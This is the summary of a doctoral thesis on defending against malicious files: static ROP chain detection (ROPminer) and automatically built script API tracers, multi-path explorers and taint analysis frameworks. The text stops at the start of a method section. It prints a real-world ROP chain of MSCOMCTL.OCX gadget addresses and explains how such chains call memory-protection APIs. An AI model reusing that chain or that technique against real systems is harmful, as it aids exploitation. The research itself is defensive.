# Ph.D. Thesis (Summary)

博士論文（要約）

# Automation of Building Malicious Script Analysis Systems for Diverse Execution Environments

（悪性スクリプト解析における多環境対応のためのシステム自動構築に関する研究）

Toshinori Usui

碓井 利宣

# Acknowledgement

Firstly, I would like to express my gratitude to my supervisor, Professor Kanta Matsuura, for his thoughtful guidance during my graduate school days. I have learned a lot from him, including how to consider research from a wide perspective. I would also like to thank chief and deputy examiners Professor Hitoshi Iba, Isao Echizen, Hidetsugu Irie, and Daisuke Miyamoto for their helpful comments and feedback on my research and this thesis.

I would like to thank the many present and past Matsuura-lab members, including the secretaries and visitors of the meeting, for many helpful discussions. I was able to discuss and learn a lot of things about information security.

I would like to express my appreciation to my friends for their continuous encouragement. I am particularly grateful to Tomoya Matsumoto and Yuki Kimura for their kind participation in my experiments.

I would like to thank my colleagues at Secure Platform Laboratories at Nippon Telegraph and Telephone Corporation for their insightful discussion. Especially, I would like to thank Dr. Makoto Iwamura and Dr. Yuhei Kawakoya for their attentive guidance, suggestions, and discussion. I would also like to thank Tomonori Ikuse, Dr. Yuto Otsuki, and Yuma Kurogome for their constructive suggestions on the study for building malicious script analysis systems. This thesis cannot exist without their help.

Finally, a special gratitude I give to my parents Riichiro Usui and Kazue Usui, and my elder sister Ayako Tanaka for their great deal of support.

# Abstract

Malware (malicious software) is widely used by attackers to compromise target systems. Because recent attackers have become to use malicious files, which is a type of malware whose form is not executable binaries such as document files and scripts, in the first stage of their attacks, protecting systems from them is important to prevent the attacks as early as possible. However, protection with existing techniques have blind spots due to the diversity of malicious files. That is, the diverse form of malicious files force security researchers to build protection systems for each of them respectively, which is almost unrealistic from the perspective of human effort. In this thesis, we propose two types of approach to solve this problem.

First, as a prologue of this thesis, we propose an approach that detects Return-Oriented Programming (ROP) chain, a type of attack code used by malicious files that exploit vulnerabilities (exploit files), for providing protection against them in Chapter 2. Because most existing approaches that detect ROP attacks are based on run-time detection with dynamic analysis that requires deployment to the individual endpoint of protection target, they are not always applicable to all endpoints with diverse execution environments. To solve this problem, our approach uses byte-by-byte static analysis for detecting ROP chains embedded in exploit files. Since static analysis does not require actual execution, it does not also require the preparation for diverse execution environments. This leads to the universally applicable detection that can protect various systems from exploit files with diverse form.

Second, as the main part of this thesis, we propose approaches that automatically builds analysis tools for malicious files that uses scripting environment (malicious scripts) in Chapters 3-5. Due to the diversity of script languages that attackers can choose to write their malicious scripts, security analysts are forced to prepare for malicious script analysis tools for the exhaustive script languages. This poses them a problem of a prohibitive burden for the preparation. To solve this problem, our approaches aim to automatically building malicious script analysis tools. Our approaches handle the diversity by using test scripts written in each language as input for dynamic analysis. To provide diverse analysis capabilities that can analyze recent evasive malicious scripts, our approaches build three malicious script analysis tools with different features. In Chapter 3, we introduce an approach that builds script API tracers, which logs the called script APIs during the execution of the target script. In Chapter 4, we introduce an approach that builds multi-path explorers, which executes exhaustive paths in the target script. In Chapter 5, we introduce an approach that builds taint analysis frameworks, which enables us to track the data flow in the target script. In this thesis, we discuss how the tools and systems automatically built with our approaches contribute to protect endpoints against malicious

files.

# Contents

**1 Introduction** **1**
1.1 Background . . . 1
1.2 Problem . . . 2
1.2.1 Exploit File . . . 2
1.2.2 Malicious Script . . . 3
1.3 Outline and Summary of This Thesis . . . 4

**2 Static Return-Oriented Programming Chain Detection** **7**
2.1 Introduction . . . 7
2.2 Return-Oriented Programming . . . 9
2.2.1 Mechanism . . . 9
2.2.2 Byte-level Characteristics . . . 9
2.3 Method . . . 10
2.3.1 Overview . . . 10
2.3.2 Preprocessing . . . 11
2.3.3 Learning Phase . . . 12
2.3.4 Detection Phase . . . 15
2.4 Implementation . . . 18
2.5 Evaluation . . . 19
2.5.1 Experimental Setup . . . 19
2.5.2 Detection Accuracy . . . 20
2.5.3 Performance . . . 21
2.6 Discussion . . . 23
2.6.1 Comparison to Prior Work . . . 23
2.6.2 Limitation . . . 26
2.6.3 Computational Complexity . . . 27
2.6.4 Memory Consumption . . . 27
2.6.5 Number of Models Required . . . 28
2.6.6 Concept Drift and Update Interval of Model . . . 28
2.6.7 Applicability to Other Code Re-use Attacks . . . 29
2.6.8 Robustness against Evasion . . . 29
2.6.9 Labeling of Training Data . . . 31
2.6.10 Practical Applicability . . . 32
2.7 Other Related Work . . . 32
2.7.1 ROP Detection by Dynamic Analysis . . . 32

2.7.2 Other Attack Code Detection . . . 33
2.7.3 Byte-level Malicious File Detection . . . 33
2.8 Conclusion . . . 34

**3 Automatically Building Script API Tracers 35**
3.1 Introduction . . . 35
3.2 Background and Motivation . . . 37
3.2.1 Motivating Example . . . 37
3.2.2 Requirements of Script Analysis Tool . . . 38
3.2.3 Design and Problem of Script Analysis Tool . . . 39
3.2.4 Approach and Assumption . . . 40
3.2.5 Formal Problem Definition . . . 41
3.3 Method . . . 41
3.3.1 Overview . . . 41
3.3.2 Preliminary: Test Script Preparation . . . 43
3.3.3 Execution Trace Logging . . . 44
3.3.4 Hook Point Detection . . . 44
3.3.5 Tap Point Detection . . . 46
3.3.6 Hook and Tap Point Verification . . . 50
3.3.7 Script API Tracer Generation . . . 50
3.4 Implementation . . . 51
3.5 Evaluation . . . 52
3.5.1 Experimental Setup . . . 52
3.5.2 Detection Accuracy . . . 53
3.5.3 Performance . . . 54
3.5.4 Analysis of Real-world Malicious Scripts . . . 56
3.5.5 False Positives and False Negatives . . . 58
3.5.6 Comparison with Existing Tracer . . . 58
3.5.7 Performance of Generated Script API Tracer . . . 59
3.5.8 Human Effort . . . 60
3.6 Discussion . . . 62
3.6.1 Limitations . . . 62
3.6.2 Just-In-Time Compilation . . . 62
3.6.3 Human-assisted Analysis . . . 63
3.7 Related Work . . . 64
3.7.1 Script Analysis Tools . . . 64
3.7.2 Script Engine Enhancement . . . 65
3.7.3 Virtual Machine Introspection . . . 65
3.7.4 Reverse Engineering of Virtual Machine . . . 66
3.7.5 Differential Execution Analysis . . . 67
3.7.6 Feature Location . . . 68
3.8 Conclusion . . . 68

**4 Automatically Building Script Multi-Path Explorers 69**

**5 Automatically Building Script Taint Analysis Frameworks 70**

**6 Overall Discussion** **71**
6.1 Malicious Script Analysis System and Its Application . . . . . . . . . . . . . 71
6.1.1 Malicious Script Analysis System . . . . . . . . . . . . . . . . . . . . . 71
6.1.2 Application . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 72
6.2 Proposal for Next-Generation Script Engine . . . . . . . . . . . . . . . . . . 74
6.2.1 Case Study: Anti-Malware Scan Interface . . . . . . . . . . . . . . . . 74
6.2.2 Next-Generation Script Engine . . . . . . . . . . . . . . . . . . . . . . 75

**7 Conclusion** **78**
7.1 Summary of Contributions . . . . . . . . . . . . . . . . . . . . . . . . . . . 78
7.2 Future Prospects . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 79

**A List of Publications** **92**

# Chapter 1

# Introduction

## 1.1 Background

Malware (malicious software) is widely used by attackers to compromise the target systems. A security vendor reported that it newly discovered about three hundred thousand malware samples in 2020 [63]. Recent malware has not only a form of an executable binary, but also diverse forms such as documents and scripts. In this thesis, we particularly call malware not an executable binary *malicious files* to distinguish them from the malware of an executable binary. As reported in the white papers by the security vendors [63][32], malicious files have become prevalent in recent attacks. Therefore, analyzing and detecting them to protect the targeted systems efficiently is an emerging problem.

Recent attackers mainly use malicious files at the early stage of their attack to infiltrate the target system. Once the attack is succeeded, attackers use the other malware (in the form of executable binaries or scripts) for the persistent attack in the later stage. Therefore, to prevent the attacks as early as possible, malicious files are key targets of analysis and detection.

Malicious files are composed of two types: exploit files and malicious scripts. The exploit files aim to exploit vulnerabilities to obtain control of the target system. It may have various forms (e.g., documents, images, data streams, etc.) that are parsed and recognized by the application of the exploit target. The malicious scripts aim to abuse legitimate capabilities provided by script engines (sometimes called script interpreters). It has a solid form of a script file (i.e., text); however, the script language in which attackers write malicious scripts may be diverse. The underlying problem of analyzing and detecting malicious files resides in this point: malicious files and their code may have various forms, whereas malware of executable binaries has a predefined executable form with a specific machine code properly recognized by the target machine.

Both of them have to be handled to achieve defense in depth. Because their forms are different from each other, the problems, goals, and appropriate approaches of analyzing and detecting them are also different. Thus, the goal of this thesis is to provide an entire solution that can solve both problems.

In this thesis, we first show that the techniques that analyze and detect exploit files have been becoming more robust, and our approach can fill the missing piece of them for providing defense in depth against exploit files. It in turn suggests that preventing attacks

with malicious scripts is a more critical problem in recent cybersecurity. Therefore, we argue that providing defense techniques against malicious scripts is essential in such a situation.

Therefore, this thesis has two major goals. The first goal is to provide protection against exploit files that fills the missing piece of the existing defenses. The second and extreme goal is then to provide analysis and detection of malicious scripts.

## 1.2 Problem

### 1.2.1 Exploit File

The problems to solve in this thesis regarding exploit files are providing the analysis and detection technique with above features to fill the missing piece of the existing defenses. Unfortunately, no existing technique can achieve the above features at one time.

- Deployability
- Quickness
- Robustness

**Deployability**

Existing techniques that analyze and detect exploit files are mostly based on runtime dynamic analysis at the endpoint. Dynamic analysis is a technique that observes the behavior of the analysis target by actually executing it. Static analysis, an antonym of dynamic analysis, is a technique that reveals the functionality of the analysis target by recognizing its code without actual execution. The runtime dynamic analysis adopted by existing detection techniques is promising because it can detect exploit files based on the obvious behavior commonly seen among exploits. However, suppose the endpoints of the protection target are heterogeneous environments or have reduced computing resources. In the former case, we have to build detection systems with the techniques for each environment, which imposes a prohibitive amount of human effort. In the latter case, it is sometimes difficult to deploy the detection systems because precisely observing the behavior requires many resources. To realize defense in depth that can protect even such endpoints, we require a centralized approach that detects exploit files on the network, in addition to decentralized approaches on the endpoint.

**Quickness**

The system providing detection mentioned above is called a network intrusion detection system (NIDS). It is known that NIDSes require certain performance not to disturb legitimate network communication and to respond to the detected attack quickly. It generally requires detection in the order of milliseconds per one malicious file. Thus, quickness of the detection is an important requirement.

**Robustness**

In exploit files, attack code used to exploit vulnerabilities has diverse forms. It evolves over time because attackers continue to develop their attack code for compromising the target without being detected by security devices and for developing new functionalities. In addition, some techniques [82][28] that automatically generate various attack code have been studied. Therefore, providing accurate detection robust against such evolution is important. However, most existing studies rely on the human-defined detection rules that may allow attackers to evade the detection with carefully crafted attack code. Moreover, the rules may degrade dependent on the evolution of attack code and therefore they require update constantly with certain human effort. Thus, robust detection that can keep up with the evolution of attack code without manually defined rules is required.

### 1.2.2 Malicious Script

The most important part of this thesis is providing analysis and detection techniques for malicious scripts. The problems to solve in this thesis regarding malicious scripts are providing the analysis and detection technique that has above features. Unfortunately again, no existing technique can achieve the above features at one time.

- Language- and engine- independence
- Evasion resistance
- Binary applicability

**Language- and engine- independence**

The diversity of script languages creates a blind spot for malicious scripts to hide from analysis and detection. Attackers can flexibly choose a script language to develop their malicious scripts and easily transplant them to the other malicious scripts written in another script language. However, we (security side) are not always well-prepared for any script languages since the development of analysis tools for even a single script language incurs a certain cost. We call this gap of costs between attackers and defenders the *asymmetry problem*. This asymmetry problem provides attackers an advantage in evading the security of their target systems. That is, an attacker can choose one script language for which a target organization may not be well-prepared to develop malicious scripts for attacking the system without detection. To address this asymmetry problem, we need a language- and engine-independent approach that provides malicious script analysis capabilities.

**Anti-analysis resistance**

Recent malware, including malicious scripts, generally weaponizes anti-analysis techniques to prevent analysis and detection. There are two major techniques: obfuscation and evasion. The obfuscation techniques disturb static analysis by intentionally degrading the readability of the code. The code of obfuscated malicious scripts is encoded and encrypted and dynamically decoded and decrypted at the execution time. The evasion techniques disturb dynamic analysis by using trigger-based behavior activated only when specific conditions are fulfilled. Since dynamic analysis

generally analyzes an executed single path, exhaustively analyzing paths of malicious scripts with evasion is difficult. Malicious scripts with an evasion technique first extract information of executed environment and then decide not to reveal malicious behavior when the features commonly seen in analysis systems are observed. To correctly analyze and accurately detect them, anti-analysis resistance, which can make analysis systems free from the above anti-analysis techniques, is essential.

**Binary applicability**

Existing techniques that build analysis systems against malicious scripts are mostly applicable to only open-source script engines. However, recent attackers write many of their malicious scripts to be executed on the proprietary script engines (e.g., Visual Basic for Application (VBA) on Microsoft Office (MS Office), PowerShell, and JScript) [63][32]. This gap makes malicious script analysis systems sometimes inapplicable to real-world malicious scripts. To improve this situation, providing techniques that build analysis systems applicable to even proprietary script engines is required. In other words, techniques that can build analysis tools only with script engine binaries are required.

## 1.3 Outline and Summary of This Thesis

In this thesis, we provide four new approaches for detecting and analyzing malicious files to address the above problems. The first is for building a NIDS that detects Return-Oriented Programming (ROP) chains, attack code used by exploit files.

The rest are for automating to build malicious script analysis tools of script API tracers, multi-path explorers, and taint analysis frameworks. We briefly explain these tools below.

**Script API tracer**

A script API is a callable language element provided to programmers by script languages for enabling them to use rich functionality such as system interaction. A script API tracer is a dynamic analysis tool that logs the called APIs and their arguments during the execution of the script of the analysis target. It enables malware analysts to know the behavior of the target malicious scripts much easier than the manual analysis by understanding the logged script APIs and their arguments.

**Multi-path explorer**

A multi-path explorer is a dynamic analysis tool that explores all execution paths in the target malicious script. It enables malware analysts to comprehend the behavior hidden behind the evasion, which single-path execution cannot reveal.

**Taint analysis framework**

A taint analysis framework provides the capability of dynamically tracking data flow in the target malicious script. It enables malware analysts to easily write their

own analysis tools based on the data flow analysis (e.g., a tool that identifies the trigger-based behavior [8]) on top of it.

The rest of this thesis is organized as follows.

- In Chapter 2, we propose a method for statically detecting ROP chains in malicious data, including malicious files, by learning the target libraries (i.e., the libraries used for ROP gadgets). Our method accelerates inspection by exhaustively collecting feasible ROP gadgets in the target libraries and learning them separated from the inspection step. In addition, we reduce false positives inevitable for existing static inspection by statically verifying whether a suspicious byte sequence can properly link when executed as a ROP chain. Experimental results on our prototype system called ROPminer showed that our method had achieved millisecond-order ROP chain detection with high precision. Because ROP chains are almost essentially embedded in exploit files, static detection of them, which does not have requirements to deploy, can protect the various endpoints against the diverse form of exploit files.

- In Chapter 3, we propose an approach for detecting the hook and tap points in a script engine binary that are essential for building a script API tracer. Our approach allows us to reduce the cost of reverse engineering on a script engine binary, which is the largest portion of the development of a script API tracer, and build a script API tracer for a script language with minimum manual intervention. We implemented a prototype system with our approach called *STAGER*. The experimental results showed that our approach built the script API tracers for the three script languages popular among attackers (VBA, VBScript, and PowerShell). The results also demonstrated that these script API tracers successfully analyzed real-world malicious scripts.

- In Chapter 4, we propose an approach that builds multi-path explorers on the basis of vanilla script engines by dynamically analyzing them to obtain architecture information of their virtual machines (VMs) required for multi-path exploration. Our approach executes multiple test scripts to obtain execution traces of the target script engine and differentiates them for extracting architecture information of its VM. We implemented a prototype system called *STAGER M* with our approach and evaluated it with Lua and VBScript. The experimental results showed that *STAGER M* could correctly extract the architecture information required to build multi-path explorers within a realistic time frame. Using the information, we built multi-path explorers and demonstrated that they could effectively analyze real-world evasive malicious scripts.

- In Chapter 5, we propose an approach that automatically builds a taint analysis framework for scripts on top of the framework designed for native binaries. We first conducted experiments to reveal that the semantic gaps in data types between binaries and scripts disturb our approach by causing under-tainting. To address this problem, our approach detects such gaps and bridges them by generating force propagation rules, which can eliminate the under-tainting. We implemented a prototype system with our approach called *STAGER T*. We built taint analysis frameworks

for Python and VBScript with *STAGER T* and found that they could effectively analyze the data flow of real-world malicious scripts.

- In Chapter 6, we provide overall discussion involved in multiple chapters (especially in Chapters 3-5). We first discuss how we can effectively combine the approaches proposed in the chapters and then describe how practical the malicious script analysis systems built by combining them would be. From the different perspective, we also discuss what can be proposed for the future script engines with the insight obtained in the chapters. More concretely, we propose to future script engines that they have an interface that provide information helpful for building malicious script analysis systems by extending the design of an existing interface provided by the script engines of Microsoft Corporation.

- In Chapter 7, we conclude this thesis by summarizing the contributions this thesis made and describing the future prospects of the research field newly developed in this thesis.

# Chapter 2

# Static Return-Oriented Programming Chain Detection

## 2.1 Introduction

Return-oriented programming (ROP) [83] is an attack technique used to bypass protection mechanisms of operating systems (OSes) such as no-execute bit (NX bit), which disables malicious code injected into a writable section to be run in the host. To detect the attacks using ROP (ROP attacks), there are mainly two approaches. One is a dynamic approach by running the code containing ROP in a real or virtualized host environment and monitoring the feasibility of its execution. The other is a static approach involved in detecting statistical features or specific patterns of the attack code for ROP (ROP chain), such as the frequency of appearances of specific byte sequences.

Although these approaches achieve a certain level of detection against ROP attacks, they are not enough for being applied to network-level detection with the following two reasons. First is that dynamic approaches take time with second- or minute-order on average to inspect if arrived packets contain a ROP chain. This overhead for inspection is not acceptable for use cases of network-level detection, which requires millisecond-order to complete an inspection. Second is that existing static approaches depend on observations of existing ROP chain patterns. They use heuristic detection patterns generated by analyzing existing ROP chains for detection. However, since an attacker can create a new type of ROP chain pattern in a short time frame, a constructed detection pattern may become obsolete and not long alive. For preparing a heuristic pattern for detecting a newly emerging ROP, we have to create them mostly in manual.

To solve these problems, we present a method for statically detecting ROP chains, which is suitable for being applied to network-level protection. With our method, we are able to complete an inspection with millisecond-order, i.e., less than one second. Also, we can create models for detection without human intervention with known ROP chains.

Our method is composed of two phases: offline learning and online detection. In the learning phase, our method learns the order of ROP components and the byte patterns of each component. ROP components are an element comprising a ROP payload and they are categorized into three types; pointer-type, constant value, and junk data. Our method learns the order of these components from real-world ROP chains and builds a

model for detection with a hidden Markov model (HMM). In the online detection phase, we deploy the built model to an edge of network for protection. To inspect arrival packets, we make a copy of network packets and pass it to the model to check whether the packets contain ROP payloads. If we detect a ROP payload in packets, we simply discard them. Otherwise, we pass them to the network to deliver.

A challenge in this study is that we have to handle accidentally appeared benign byte sequences that have similar byte patterns to ROP chains. Since these byte sequences confuse static detectors and produce false positives, they should be clearly identified as benign. However, it is difficult to identify them as benign only with static byte patterns since their byte patterns are similar to those of ROP chains. To overcome this difficulty, we use a feature of dynamic linking between two ROP gadgets in addition to static byte patterns. Because verifying this dynamic feature of ROP gadgets with a dynamic manner produces prohibitive runtime overhead, we managed to achieve this in a static manner at the online detection phase. Our method executes all ROP gadget candidates in the libraries that are used for ROP gadgets (*ROP target libraries*) and creates a dictionary which contains ROP gadget addresses and the corresponding offsets that indicates how much the stack pointer gains if the ROP gadget is executed (stack offset). This is done at the offline learning phase and enables to verify the dynamic linking feature in a static manner at the online detection phase.

We have implemented a prototype system which is based on our method called *ROPminer*. ROPminer is instantiated for detecting malicious Microsoft (MS) Office documents that are transferred on the network. This is because these malicious documents are one of the major attack vectors in the recent ROP-based exploits [92][62]. We have tested ROPminer with real-world datasets of malicious and benign documents. The experimental results showed that ROPminer can detect ROP-based malicious documents with no false negatives and 3% false positives at 0.96 s/file on average.

We have achieved millisecond-order ROP chain detection with ROPminer. However, our method still has two limitations. The first is JIT-ROP, which dynamically crafts ROP chains in memory of the target host with the result of memory disclosure exploits to defeat address space layout randomization (ASLR). The second is encrypted communications. Note that these limitations are common among static detection methods and NIDSes. Even though there are these limitations, we argue that our method is still valuable for sharing among security community. This is because we can handle these limitations by using our static detector combined with dynamic analysis like existing methods [99][93], and deployed with an SSL decryption gateway.

Our contributions are summarized as follows.

- We present a method for statically detecting ROP chains by learning the orders of ROP components and the byte patterns of each component.

- We applied dynamic verification of the linkability of ROP gadgets to static detection by using pre-calculation of stack offsets.

- We implemented ROPminer, a prototype system with our method, and evaluated its effectiveness on 1,067 malicious samples and 1,391 benign files used in the real-world.

The rest of this chapter is organized as follows. The ROP attack mechanism and byte-level characteristics of ROP chains are explained in Section 2.2. Our method is described in detail in Section 2.3. The implementation details of ROPminer are presented in Section 2.4. The evaluation of ROPminer is shown in Section 2.5. The discussion of the method is presented in Section 2.6. Section 2.7 discusses related publications that are not discussed well in the previous sections. Finally, Section 2.8 concludes the chapter.

## 2.2 Return-Oriented Programming

### 2.2.1 Mechanism

ROP is a technique for executing arbitrary code without injecting into the target process. ROP attack enables attackers to evade NX bit since only the existing executable code (e.g., library code) in the target process memory is used for the attack. In the first step of ROP attack, the attacker locates ROP chains in the memory of the target process. ROP chains mainly consist of the addresses which point to a instruction sequence in the existing executable code that attacker intend to execute. The instruction sequences, called gadgets, are small and terminate in return (RET) instruction in general. In the second step, the attacker control the stack pointer and make it point to the top of the ROP chain. This is generally done by exploiting a memory corruption vulnerability. After the next RET instruction, the gadgets specified in the ROP chain is executed as the third step of ROP attack. Because the gadgets are the set of atomic tasks that an attacker aims to execute, after executing all gadgets in the ROP chain, the arbitrary code execution is achieved.

More detailed explanations of the ROP mechanism is available in the existing papers [83][79].

### 2.2.2 Byte-level Characteristics

We discuss byte-level characteristics of ROP chains from a view point of static detection. ROP chains generally consist of three components: ROP gadget addresses, constant values, and junk data. We call these components *ROP components*.

We first explain the role of each ROP component and discuss byte patterns of them. The role of ROP gadget addresses is to point out the corresponding gadgets that are executed during ROP attacks. In other words, they determine the instruction pointer. The byte patterns of ROP gadget addresses are characteristic since their bytes are determined dependent on the loaded addresses of the ROP gadget libraries. The characteristics strongly appear in the first and second bytes of addresses. For example, when a ROP chain uses a library which is mapped at 0x7C340000 and whose size is 0x30000, its ROP gadget addresses are in the range of 0x7C340000-0x7C36FFFF.

Constant values play a role similar to immediate operands in assembly languages. They are mainly used as arguments of API calls in ROP chains. The APIs generally called in ROP chains are limited to several memory-related APIs, e.g., *VirtualAlloc* or *VirtualProtect* in Windows and *mmap* or *mprotect* in Linux. Their arguments are symbolic constants such as *PAGE_EXECUTE_READWRITE* (0x00000040) in Windows and *PROT_READ* — *PROT_WRITE* — *PROT_EXECUTE* (0x00000007) in Linux or a multiple of the page size (i.e., typically 0x1000). Thus, they have characteristics in their byte patterns. Junk

data is used to adjust the address that the stack pointer indicates and has no significance in its values. Therefore, attackers can use arbitrary values for it, and it has no characteristics in its byte patterns.

We also discuss order patterns of the ROP components. ROP gadget addresses tend to continuously appear in ROP chains because they are the main components of the chains. Constant values appear mostly when preceding gadgets call the Windows APIs, generally soon after the ROP gadget addresses. Since APIs frequently used in ROP chains require multiple arguments, constant values also tend to continuously appear dependent on the number of required arguments. Junk data is placed after ROP gadget addresses or constant values. It also tends to sequentially appear dependent on the offset that stack pointer gains.

Since we can represent these two patterns (i.e., byte patterns and order patterns of the ROP components) by a stochastic model, our proposing method leverages an HMM, the stochastic model that is suitable for representing ROP chains.

Listing 2.1 shows an example of a real-world 32-bit ROP chain. This ROP chain uses *MSCOMCTL.OCX*, which is always loaded at the address of 0x27580000 and has the size of 0x90000, as a ROP gadget library. Therefore, the ROP gadget addresses in the ROP chain are in the range of 0x27580000-0x2761FFFF. The ROP chain has several constant values that are multiples of the page size (0x1000) that often indicates a memory address or size (e.g., 0x40000000, 0x00100000, and 0x00001000 in the Listing 2.1. In addition, the ROP chain has the symbolic constants of *MEM_COMMIT — MEM_RESERVE* (0x00003000) and *PAGE_EXECUTE_READWRITE* (0x00000040). Note that *JUNK* in Listing 2.1 means that attackers can put arbitrary four bytes here.

```
1  0x275de6ae JUNK
2  JUNK 0x275e0861
3  JUNK JUNK
4  0x27594a2c JUNK
5  0x2758b042 JUNK
6  0x2761bdea JUNK
7  0x275811c8 0x275ebac1
8  0x2760ea66 0x275e0327
9  0x275e0081 JUNK
10 0x40000000 0x40000000
11 0x00100000 0x275ceb04
12 0x00003000 JUNK
13 0x00000040 JUNK
14 0x00001000 JUNK
15 0x275fbcfc JUNK
16 [To the upper right] 0x40000040
```

Listing 2.1: Example of ROP chain seen in the wild

## 2.3 Method

### 2.3.1 Overview

We first provide assumptions of our method. Because our method uses byte-by-byte static analysis, we assume that ROP chains are visible in the byte sequence of the inspection target. This assumption is the same as existing static detectors [97][111][45]. Therefore, when handling compressed or encrypted data, our method requires a decompression or

decryption process dependent on the format of the target data. In addition, some ROP attacks dynamically generate ROP chains only in memory using scripts. To detect these ROP attacks, we have to execute the scripts and analyze the memory region which contains the generated ROP chains. We call these procedures to expose the ROP chains as *preprocessing*. The details of the preprocessing are described in Section 2.4.

Our method assumes no prior knowledge of run-time environment except memory maps, which are used to update models for handling ASLR. Thus, the only modification to the machine, OS, and libraries is adding a mechanism to transfer memory maps to the detector. We assume that our method can use fundamental knowledge about the data format which our method handles.

Fig. 2.1 shows an overview of our method. The method consists of two phases: offline learning and online detection. The offline learning phase is composed of three steps: preprocessing, gadget exploration, and model learning. The online inspection phase is composed of four steps: preprocessing, model update, probability calculation, and likelihood ratio test. Note that the preprocessing step is commonly performed in both two phases. We input known malicious and benign byte sequences with ground-truth labels in the learning phase, as well as ROP gadget libraries used by embedded ROP chains. After the learning phase, our method outputs learned models. In the inspection phase, suspicious byte sequences will be input to our method with the learned models, and our method then outputs the result of the inspection as malicious or benign.

We explain each steps in detail in the rest of this section.





Figure 2.1: Overview of our method

### 2.3.2 Preprocessing

To start the whole learning and detection procedure, our method preprocesses the input data. The purpose of this preprocessing is to extract the byte sequence of learning/detection targets from the input data. The preprocessing consists of three steps: protocol/file format identification, format-dependent parsing, and gadget library identification. Note that this preprocessing is performed before both learning and detection. The first step is to identify the protocol/file format of all the input data. This is achieved in a generic

manner such as finding magic numbers and parsing headers. The second step is to conduct format dependent parsing. This is done only when the input data requires the step to be judged from its file format. For example, OOXML-formatted files are decompressed and RTF-formatted files are parsed for extracting embedded binary contents in which our method is interested, whereas OLE-formatted files and most image files do not require any processing because they are binaries. For traffic data, extracting payloads of TCP/IP streams and parsing application-layer protocols dependent on the target applications. The third step is to identify the ROP gadget libraries. This step is described in detail in Section 2.3.4.

### 2.3.3 Learning Phase

#### Gadget Exploration

The gadget exploration step has two objectives:

1. Exhaustively collecting all valid ROP gadgets in a library
2. Collecting *stack offsets*, which indicate how the stack pointer is modified by executing the corresponding ROP gadgets

Our goal is to create a dictionary which contains sets of ROP gadget addresses and the corresponding stack offsets. The dictionary is used both in the model learning and inspection steps. To create the dictionary with all possible gadgets including the ones that are only used with the specific condition (e.g., specific stack and register condition), we leverage symbolic execution.

Symbolic execution is a technique that explores all feasible execution paths and generates inputs that can fulfill the conditions of each execution path. It uses symbol variables that can contain arbitrary values as inputs instead of concrete inputs during execution. During the execution, the symbolic variables are propagated based on the calculation regarding the variable. When the execution encounters a conditional branch with the symbolic variables, it collects the condition as path constraints, which have to be fulfilled to take the execution path. After the execution, it uses a satisfiability modulo theories (SMT) solver to generate test inputs that fulfill the collected path constraints.

This can enable to explore paths and collect the constraints that are required to follow each path. By examining the satisfiability of the constraints, one can determine whether the path is reachable or not.

Fig. 2.2 shows how our method exhaustively collects the gadgets from a library with symbolic execution. Our method repetitively conduct symbolic execution in which the entry points of these executions are all the addresses in the code section. That is, it first conducts symbolic execution by setting the top address of the code section to the instruction pointer register; then, it executes the code section by setting the top + 1 address to the instruction pointer register, and repeats the execution until it reaches the end of the code section. If the result of symbolic execution indicates that the gadget that starts from an entry point is valid, the method adds the entry point of the execution and the stack offset to the gadget dictionary.

We explain the setup of each execution. Our method first symbolize the values of the stack and registers except the instruction pointer. The instruction pointer register should





Figure 2.2: Gadget exploration by symbolic execution

point the entry point of each execution target. We then begin the symbolic execution. When a symbolic value on the stack is moved to the instruction pointer, the execution stops as it has reached the end of the gadget.

#### Model Learning

